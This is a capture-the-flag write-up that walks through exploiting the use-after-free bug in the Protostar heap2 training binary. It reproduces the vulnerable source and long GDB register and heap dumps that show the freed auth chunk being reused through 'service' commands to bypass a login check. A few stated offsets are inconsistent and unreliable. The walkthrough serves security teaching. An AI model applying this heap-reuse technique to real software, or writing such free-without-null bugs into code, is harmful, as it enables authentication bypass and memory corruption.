Reverse Engineering Heap2 Challenge from Exploit Education: Use-After-Free Vulnerability

Exploit Education Challenges:

https://exploit.education/protostar/

Here's a breakdown of the key elements involved:

1. **Dynamic Memory Allocation:**
    - In languages like C and C++, developers can manually allocate and de-allocate memory using functions like `malloc()`, `free()`, `new`, and `delete`.
2. **Pointer Usage:**
    - Pointers are variables that store memory addresses.
    - They are used to access and manipulate data stored in memory.
3. **Freeing Memory:**
    - When a developer is done using a dynamically allocated block of memory, they use the `free()` function (or `delete` in C++) to release that memory back to the system.
4. **Use-After-Free Vulnerability:**
    - The use-after-free bug occurs when a program continues to use a pointer that points to memory that has already been freed.
    - The pointer might still contain the address of the previously allocated memory, but that memory is no longer guaranteed to be valid.

5. **Consequences:**
    - Accessing memory after it has been freed can lead to unpredictable behavior.
        - The memory might have been reallocated for other purposes, leading to data corruption or crashes.
        - In some cases, an attacker could exploit this vulnerability to execute arbitrary code, potentially compromising the security of the system.

Example Source Code (heap2 from protostar):

https://exploit.education/protostar/heap-two/

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
  char name[32];
  int auth;
};

struct auth *auth;
char *service;

int main(int argc, char **argv)
{
  char line[128];

  while(1) {
    printf("[ auth = %p, service = %p ]\n", auth, service);

    if(fgets(line, sizeof(line), stdin) == NULL) break;

    if(strncmp(line, "auth ", 5) == 0) {
      auth = malloc(sizeof(auth));
      memset(auth, 0, sizeof(auth));
      if(strlen(line + 5) < 31) {
        strcpy(auth->name, line + 5);
      }
```

```
    }
    if(strncmp(line, "reset", 5) == 0) {
      free(auth);
    }
    if(strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
    if(strncmp(line, "login", 5) == 0) {
      if(auth->auth) {
        printf("you have logged in already!\n");
      } else {
        printf("please enter your password\n");
      }
    }
  }
}
```

The Goal:

- We are trying to achieve the outcome of hitting the print statement "you have logged in already!" WITHOUT actually having to authorize (in this quasi authentication scheme)
- The condition that needs to be met is that the int auth must contain a value
  - The value of int auth is checked by if(auth→auth) to verify that int auth is NOT NULL

The Issue:

- The issue here is that nowhere in the code does the int auth get written to directly.
- Thus if we are to attempt a login without a "struct auth" written in memory (heap), we will have to find a work-around to write to this memory location

*** Note: This code can be hard to understand because of how terrible the naming conventions are, such as the use of multiple different data types all named "auth" (struct, integer, pointer) ***

Important Snippet 1:

```
struct auth {
  char name[32];
  int auth;
};

struct auth *auth;
char *service;
```

- Above, we start by initializing:
  - A struct named auth containing:
    - a 32 byte character array
    - a 4 byte integer (32-bit architecture)

  *** Note: This should theoretically be 36 bytes total with “int auth” as the last 4 bytes, but due to the poor naming conventions utilized, “int auth” is actually written at a 20 byte offset, as we will see later on. ***

  - The declaration of 2 pointer variables:
    - a pointer named *auth pointing to the struct
    - a pointer named *service pointing to a character array named service

Important Snippet 2 (the vulnerability):

```
if(strncmp(line, "auth ", 5) == 0) {
      auth = malloc(sizeof(auth));
      memset(auth, 0, sizeof(auth));
      if(strlen(line + 5) < 31) {
        strcpy(auth->name, line + 5);
      }
    }
if(strncmp(line, "reset", 5) == 0) {
      free(auth);
```

Lets breakdown this snippet:

Conditional Statement

- `if(strncmp(line, "auth ", 5) == 0) {`
    - `strncmp` is a function that compares two strings up to a specified number of characters.
    - This checks if the first 5 characters of the string `line` are equal to the string "auth ", and return 0 if so
- **Memory Allocation:**
    - `auth = malloc(sizeof(auth));`
        - If the condition is true, it allocates memory for an `auth` structure using `malloc`.
        - The size allocated is determined by the `sizeof(auth)` expression.
            - Remember this is will en up not being the full 36-bytes
        - This line assumes that `auth` is a pointer to a structure.
- **Memory Initialization:**
    - `memset(auth, 0, sizeof(auth));`
        - This line uses `memset` to set all the bytes in the allocated memory for `auth` to zero.
        - This is a common way to initialize a structure to avoid having leftover data.
- **String Copy:**
    - `if(strlen(line + 5) < 31) { strcpy(auth->name, line + 5); }`
        - This condition checks if the length of the sub-string of `line` starting from the 6th character (index 5) is less than 31.
        - If true, it copies this sub-string into the `name` member of the `auth` structure using `strcpy`.

Now, let's look at the second part of snippet 2:

```
if(strncmp(line, "reset", 5) == 0) {     // THIS IS WHERE THE ISSUE IS!!!!
      free(auth);
}
```

- **Condition Check:**
  - `if(strncmp(line, "reset", 5) == 0) {`
    - Similar to the first block, this checks if the first 5 characters of `line` are equal to "reset".
- **Memory De-allocation:**
  - `free(auth);`
    - If the condition is true, it frees the memory previously allocated for the `auth` structure.
    - THIS IS WHERE THE ISSUE IS!!
      - The *auth pointer variable is NOT zeroed out in addition to the struct

Important Code Snippet 3:


```
    if(strncmp(line, "service", 6) == 0) {
      service = strdup(line + 7);
    }
```

- Conditional statement:
  - `strncmp:`
    - Again, we are just checking if “service” is in the first 6 characters
  - `strdup`
    - This function does 2 main things:
      - Duplicates a string.
      - Then allocates memory (heap) for the new duplicated string and copies the content of the provided string into that newly allocated memory.

        - `line + 7`
            - This effectively skips the first 7 characters of `line`.

*** The service variable here is assumed to be a pointer ***

Running it in the terminal:



- At the top we have our header printed out:
    - printf("[auth = %p, service = %p]\n", auth, service)

1. We authenticate as the admin
    - auth = malloc(sizeof(auth));
    - memset(auth, 0, sizeof(auth))
2. Then we reset
    - free(auth)


- And we see that the *auth pointer variable is still pointing to that same memory location
    - The *auth pointer is now a pointer to where malloc() originally started, thus it is a memory pointer that we will “Use-After-Free”

*** This will allow us to bypass the login conditional check if we are to write data into that previously freed portion of the memory ***

Exploiting With GDB

*** We are going to need to analyze the heap memory to discover where malloc() is storing our variables in order to overwrite them ***


1. We are going to disassemble main() and set a breakpoint at the call to fgets@plt




2. Define a hook-stop to print out the heap memory segment we are interested in

   - Defining the hook stop:

```
define hook-stop
x/20wx 0x804d9c0
end
```



*** Note: The heap memory address, that we are interested in, is given to us in the header…



… alternatively, we could print the memory mappings out in gdb-gef to find where the heap is….

```
info proc mappings
```

```
gef➤  info proc mappings
process 2044
Mapped address spaces:

        Start Addr   End Addr       Size     Offset  Perms   objfile
         0x8048000  0x8049000     0x1000        0x0  r--p   /opt/reverse-engineering/liveoverflow/protostar/heap2/heap2
         0x8049000  0x804a000     0x1000     0x1000  r-xp   /opt/reverse-engineering/liveoverflow/protostar/heap2/heap2
         0x804a000  0x804b000     0x1000     0x2000  r--p   /opt/reverse-engineering/liveoverflow/protostar/heap2/heap2
         0x804b000  0x804c000     0x1000     0x2000  r--p   /opt/reverse-engineering/liveoverflow/protostar/heap2/heap2
         0x804c000  0x804d000     0x1000     0x3000  rw-p   /opt/reverse-engineering/liveoverflow/protostar/heap2/heap2
         0x804d000  0x806f000    0x22000        0x0  rw-p   [heap]
        0xf7c00000 0xf7c22000    0x22000        0x0  r--p   /usr/lib32/libc.so.6
        0xf7c22000 0xf7d9b000   0x179000    0x22000  r-xp   /usr/lib32/libc.so.6
        0xf7d9b000 0xf7e1c000    0x81000   0x19b000  r--p   /usr/lib32/libc.so.6
        0xf7e1c000 0xf7e1e000     0x2000   0x21b000  r--p   /usr/lib32/libc.so.6
        0xf7e1e000 0xf7e1f000     0x1000   0x21d000  rw-p   /usr/lib32/libc.so.6
        0xf7e1f000 0xf7e29000     0xa000        0x0  rw-p
        0xf7fc2000 0xf7fc4000     0x2000        0x0  rw-p
        0xf7fc4000 0xf7fc8000     0x4000        0x0  r--p   [vvar]
        0xf7fc8000 0xf7fca000     0x2000        0x0  r-xp   [vdso]
        0xf7fca000 0xf7fcb000     0x1000        0x0  r--p   /usr/lib32/ld-linux.so.2
        0xf7fcb000 0xf7fed000    0x22000     0x1000  r-xp   /usr/lib32/ld-linux.so.2
        0xf7fed000 0xf7ffb000     0xe000    0x23000  r--p   /usr/lib32/ld-linux.so.2
        0xf7ffb000 0xf7ffd000     0x2000    0x30000  r--p   /usr/lib32/ld-linux.so.2
        0xf7ffd000 0xf7ffe000     0x1000    0x32000  rw-p   /usr/lib32/ld-linux.so.2
        0xfffdd000 0xffffe000    0x21000        0x0  rwxp   [stack]
```

… or you can run “auth admin” and manually step through the code until you hit the first strcpy() as seen below….

```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────── registers ────
$eax   : 0xffffcdf5  →  "admin\n"
$ebx   : 0x0804bff4  →  0x0804bf04  →  <_DYNAMIC+0> add DWORD PTR [eax], eax
$ecx   : 0x3245
$edx   : 0x0804d9c0  →  0x00000000
$esp   : 0xffffcde0  →  0x0804d9c0  →  0x00000000
$ebp   : 0xffffce78  →  0x00000000
$esi   : 0x0804bf00  →  0x080491c0  →  <__do_global_dtors_aux+0> endbr32
$edi   : 0xf7ffcba0  →  0x00000000
$eip   : 0x080492d1  →  <main+219> call 0x8049080 <strcpy@plt>
$eflags: [zero carry PARITY ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────── stack ────
0xffffcde0│+0x0000: 0x0804d9c0  →  0x00000000    ← $esp
0xffffcde4│+0x0004: 0xffffcdf5  →  "admin\n"
0xffffcde8│+0x0008: 0x00000004
0xffffcdec│+0x000c: 0x0804920d  →  <main+23> add ebx, 0x2de7
0xffffcdf0│+0x0010: "auth admin\n"
0xffffcdf4│+0x0014: " admin\n"
0xffffcdf8│+0x0018: "in\n"
0xffffcdfc│+0x001c: 0xffffce70  →  0xffffce90  →  0x00000001
────────────────────────────────────────────────────────────── code:x86:32 ────
    0x80492cc <main+214>       sub    esp, 0x8
    0x80492cf <main+217>       push   eax
    0x80492d0 <main+218>       push   edx
 →  0x80492d1 <main+219>       call   0x8049080 <strcpy@plt>
   ↳   0x8049080 <strcpy@plt+0>    jmp    DWORD PTR ds:0x804c014
       0x8049086 <strcpy@plt+6>    push   0x28
       0x804908b <strcpy@plt+11>   jmp    0x8049020
       0x8049090 <malloc@plt+0>    jmp    DWORD PTR ds:0x804c018
       0x8049096 <malloc@plt+6>    push   0x30
       0x804909b <malloc@plt+11>   jmp    0x8049020
──────────────────────────────────────────────────────── arguments (guessed) ────
strcpy@plt (
   [sp + 0x0] = 0x0804d9c0 → 0x00000000,
   [sp + 0x4] = 0xffffcdf5 → "admin\n",
   [sp + 0x8] = 0x00000004
)
────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "heap2", stopped 0x80492d1 in main (), reason: SINGLE STEP
──────────────────────────────────────────────────────────────────── trace ────
[#0] 0x80492d1 → main()
───────────────────────────────────────────────────────────────────────────────
gef➤
```

Note the arguments placed on the stack prior to the call to strcpy()***

3. Now we will try to authenticate (auth admin) to the program and analyze the heap

   - Heap dump BEFORE call to malloc():

```
[ auth = (nil), service = (nil) ]
0x804d9c0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804d9d0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804d9e0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804d9f0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804da00:    0x00000000    0x00000000    0x00000000    0x00000000
```

- Heap dump AFTER we return back to our breakpoint:

```
gef➤  c
Continuing.
auth admin
[ auth = 0x804d9c0, service = (nil) ]
0x804d9c0:      0x696d6461      0x00000a6e      0x00000000      0x00021639
0x804d9d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d9e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000000
```

```
gef➤  x/s 0x804d9c0
0x804d9c0:      "admin\n"
```

- Wee see "admin" has been written to what we presume to be the "name" variable in our struct
- There was also some data written at offset 0xc to our auth pointer

4. Now lets run reset and observe the data

```
gef➤  c
Continuing.
reset
[ auth = 0x804d9c0, service = (nil) ]
0x804d9c0:      0x0000804d      0xc1f883e7      0x00000000      0x00021639
0x804d9d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d9e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000000
```

- There appears to be some other data taking the place of our name variable now

BUT

- We still see that our "auth" pointer is still pointing to the same place (0x804d9c0)

5. Lets try running service a few times and observe the functionality

```
gef➤  c
Continuing.
service AAA
[ auth = 0x804d9c0, service = 0x804d9c0 ]
0x804d9c0:      0x41414120      0x0000000a      0x00000000      0x00021639
0x804d9d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d9e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000000
```

```
gef➤  c
Continuing.
service BBB
[ auth = 0x804d9c0, service = 0x804d9d0 ]
0x804d9c0:      0x41414120      0x0000000a      0x00000000      0x00000011
0x804d9d0:      0x42424220      0x0000000a      0x00000000      0x00021629
0x804d9e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000000
```

```
gef➤  c
Continuing.
service CCC
[ auth = 0x804d9c0, service = 0x804d9e0 ]
0x804d9c0:      0x41414120      0x0000000a      0x00000000      0x00000011
0x804d9d0:      0x42424220      0x0000000a      0x00000000      0x00000011
0x804d9e0:      0x43434320      0x0000000a      0x00000000      0x00021619
0x804d9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000000
```

- So it appears that when we run service with some test arguments, it begins writing to the same location of our old allocated memory (0x804d9c0) that was freed up after we ran reset
    - Due to the way that malloc() and free() work, this data wont be written contiguously, but rather prefixed with 4 bytes of metadata (0x8049dcc ⇒ 0x00000011) and some additional padding

6. Now lets try to login

```
gef➤  c
Continuing.
you have logged in already!
[ auth = 0x804d9c0, service = 0x804d9e0 ]
0x804d9c0:      0x41414120      0x0000000a      0x00000000      0x00000011
0x804d9d0:      0x42424220      0x0000000a      0x00000000      0x00000011
0x804d9e0:      0x43434320      0x0000000a      0x00000000      0x00021619
0x804d9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804da00:      0x00000000      0x00000000      0x00000000      0x00000000
```

- BOOM! It looks like we successfully overwrote the auth integer


How did this happen?

- If we recreate the previous steps 1-5, then manually step through the assembly after running our “login” command, we will come to 2 important instructions:

First Instruction:

```
0x8049367 <main+369>       mov    eax, DWORD PTR [ebx+0x44]
```

- This first instruction will de-reference our auth pointer and load it into eax




Second Instruction:


```
0x804936d <main+375>       mov     eax, DWORD PTR [eax+0x20]
```

- This instruction de-references the offset of 0x20 (our auth int) from our base pointer
  - This is where if(auth→auth) checks the memory region to see if its NULL
  - In this particular case, we have overwritten this already with our “service CCC” command (as you can see below)


*** Remember that this is technically an incorrect offset due to the poor naming conventions. ***



If we were to continue to walk through this code, we would end up at call to puts() with the argument of "you have logged in already!"



```
$eax   : 0x0804a03f  →  "you have logged in already!"
$ebx   : 0x0804bff4  →  0x0804bf04  →  <_DYNAMIC+0> add DWORD PTR [eax], eax
$ecx   : 0x6e
$edx   : 0xffffcdf0  →  "login\n"
$esp   : 0xffffcde0  →  0x0804a03f  →  "you have logged in already!"
$ebp   : 0xffffce78  →  0x00000000
$esi   : 0x0804bf00  →  0x080491c0  →  <__do_global_dtors_aux+0> endbr32
$edi   : 0xf7ffcba0  →  0x00000000
$eip   : 0x0804937e  →  <main+392> call 0x80490a0 <puts@plt>
$eflags: [zero carry PARITY ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────────────── stack ────
0xffffcde0│+0x0000: 0x0804a03f  →  "you have logged in already!"         ← $esp
0xffffcde4│+0x0004: 0x0804a039  →  "login"
0xffffcde8│+0x0008: 0x00000005
0xffffcdec│+0x000c: 0x0804920d  →  <main+23> add ebx, 0x2de7
0xffffcdf0│+0x0010: "login\n"
0xffffcdf4│+0x0014: 0x20000a6e ("n\n"?)
0xffffcdf8│+0x0018: "CCC\n"
0xffffcdfc│+0x001c: 0xffffce00  →  0xf7ffcff4  →  0x00032f34
────────────────────────────────────────────────────────────────────── code:x86:32 ────
    0x8049374 <main+382>       sub    esp, 0xc
    0x8049377 <main+385>       lea    eax, [ebx-0x1fb5]
    0x804937d <main+391>       push   eax
 →  0x804937e <main+392>       call   0x80490a0 <puts@plt>
   ↳     0x80490a0 <puts@plt+0>     jmp    DWORD PTR ds:0x804c01c
         0x80490a6 <puts@plt+6>     push   0x38
         0x80490ab <puts@plt+11>    jmp    0x8049020
         0x80490b0 <strlen@plt+0>   jmp    DWORD PTR ds:0x804c020
         0x80490b6 <strlen@plt+6>   push   0x40
         0x80490bb <strlen@plt+11>  jmp    0x8049020
─────────────────────────────────────────────────────────────── arguments (guessed) ────
